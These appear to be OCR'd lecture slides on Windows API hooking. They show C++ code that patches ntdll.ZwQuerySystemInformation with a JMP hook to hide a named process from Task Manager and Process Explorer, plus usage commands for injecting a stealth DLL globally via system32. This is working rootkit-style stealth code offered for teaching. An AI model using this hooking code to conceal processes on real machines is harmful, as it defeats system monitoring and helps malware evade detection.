
Processes in Windows



taskmgr.exe
ntdll.ZwQuerySystemInformation()




ProcExp.exe
ntdll.ZwQuerySystemInformation()



Example 1: Stealth Process

- Download and try StealthProcess1.zip



HideProc.exe –hide notepad.exe C:\Work\stealth.dll

stealth.cpp → DllMain()

```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    char            szCurProc[MAX_PATH] = {0,};
    char            *p = NULL;

    // #1. Handle Exception
    // if the current process is HideProc.exe then stop, DO not Hook itself
    GetModuleFileNameA(NULL, szCurProc, MAX_PATH);
    p = strrchr(szCurProc, '\\');
    if( (p != NULL) && !_stricmp(p+1, "HideProc.exe") )
        return TRUE;

    switch( fdwReason )
    {
        // #2. API Hooking
        case DLL_PROCESS_ATTACH :
        hook_by_code(DEF_NTDLL, DEF_ZWQUERYSYSTEMINFORMATION,
                     (PROC)NewZwQuerySystemInformation, g_pOrgBytes);
        break;

        // #3. API Unhooking
        case DLL_PROCESS_DETACH :
        unhook_by_code(DEF_NTDLL, DEF_ZWQUERYSYSTEMINFORMATION,
                       g_pOrgBytes);
        break;
    }

    return TRUE;
}
```

```
    goto __NTQUERYSYSTEMINFORMATION_END;

// Only focus on SystemProcessInformation
if( SystemInformationClass == SystemProcessInformation )
{
    // SYSTEM_PROCESS_INFORMATION convertation
    // pCur is the head of the single linked list
    pCur = (PSYSTEM_PROCESS_INFORMATION)SystemInformation;

    while(TRUE)
    {
        // compare process name in the node
        // g_szProcName --> the one that you want to hide (e.g. notepad.exe)
        // defined in => SetProcName()
        if(pCur->Reserved2[1] != NULL)
        {
            if(!_tcsicmp((PWSTR)pCur->Reserved2[1], g_szProcName))
            {
                // del the the process node
                if(pCur->NextEntryOffset == 0)
                    pPrev->NextEntryOffset = 0;
                else
                    pPrev->NextEntryOffset += pCur->NextEntryOffset;
            }
            else
                pPrev = pCur;
        }

        if(pCur->NextEntryOffset == 0)
            break;

        // move to the next node
        pCur = (PSYSTEM_PROCESS_INFORMATION)
                ((ULONG)pCur + pCur->NextEntryOffset);
    }
}

__NTQUERYSYSTEMINFORMATION_END:
```

stealth.cpp → DllMain()

```
BOOL hook_by_code(LPCSTR szDllName, LPCSTR szFuncName, PROC pfnNew, PBYTE pOrgBytes)
{
    FARPROC pfnOrg;
    DWORD dwOldProtect, dwAddress;
    BYTE pBuf[5] = {0xE9, 0, };
    PBYTE pByte;

    // Find the API that you want to hook
    pfnOrg = (FARPROC)GetProcAddress(GetModuleHandleA(szDllName), szFuncName);
    pByte = (PBYTE)pfnOrg;

    // if hooked then return FALSE
    if( pByte[0] == 0xE9 )
        return FALSE;

    // Add "write" privilege to memory (tweak 5 bytes)
    VirtualProtect((LPVOID)pfnOrg, 5, PAGE_EXECUTE_READWRITE, &dwOldProtect);

    // Copy old code (5 bytes)
    memcpy(pOrgBytes, pfnOrg, 5);

    // JMP Calculation(E9 XXXX)
    // => XXXX = pfnNew - pfnOrg - 5
    dwAddress = (DWORD)pfnNew - (DWORD)pfnOrg - 5;
    memcpy(&pBuf[1], &dwAddress, 4);

    // Hook - tweak 5 byte (JMP XXXX)
    memcpy(pfnOrg, pBuf, 5);

    // recovery memory property
    VirtualProtect((LPVOID)pfnOrg, 5, dwOldProtect, &dwOldProtect);

    return TRUE;
}
```


JMP instruction

JMP—Jump

Opcode	Instruction	Description
EB *cb*	JMP *rel8*	Jump short, relative, displacement relative to next instruction.
E9 *cw*	JMP *rel16*	Jump near, relative, displacement relative to next instruction.
E9 *cd*	JMP *rel32*	Jump near, relative, displacement relative to next instruction.
FF /4	JMP *r/m16*	Jump near, absolute indirect, address given in *r/m16*.
FF /4	JMP *r/m32*	Jump near, absolute indirect, address given in *r/m32*.
EA *cd*	JMP *ptr16:16*	Jump far, absolute, address given in operand.
EA *cp*	JMP *ptr16:32*	Jump far, absolute, address given in operand.
FF /5	JMP *m16:16*	Jump far, absolute indirect, address given in *m16:16*.
FF /5	JMP *m16:32*	Jump far, absolute indirect, address given in *m16:32*.

Create Stealth Process


ntdll.ZwQuerySystemInformation()



ntdll.ZwQuerySystemInformation()

- Issues: How many process(es) should we hook?


Create Stealth Process



ntdll.ZwQuerySystemInformation()

- Issues: Newly created process(es)

Create Stealth Process



- **Solution: Hook all of them! → Global Hook**

Example 2: Global Hook

- Download and try StealthProcess2.zip

  copy stealth2.dll to %SystemRoot%\system32 folder

  HideProc2.exe –hide stealth2.dll

Q & A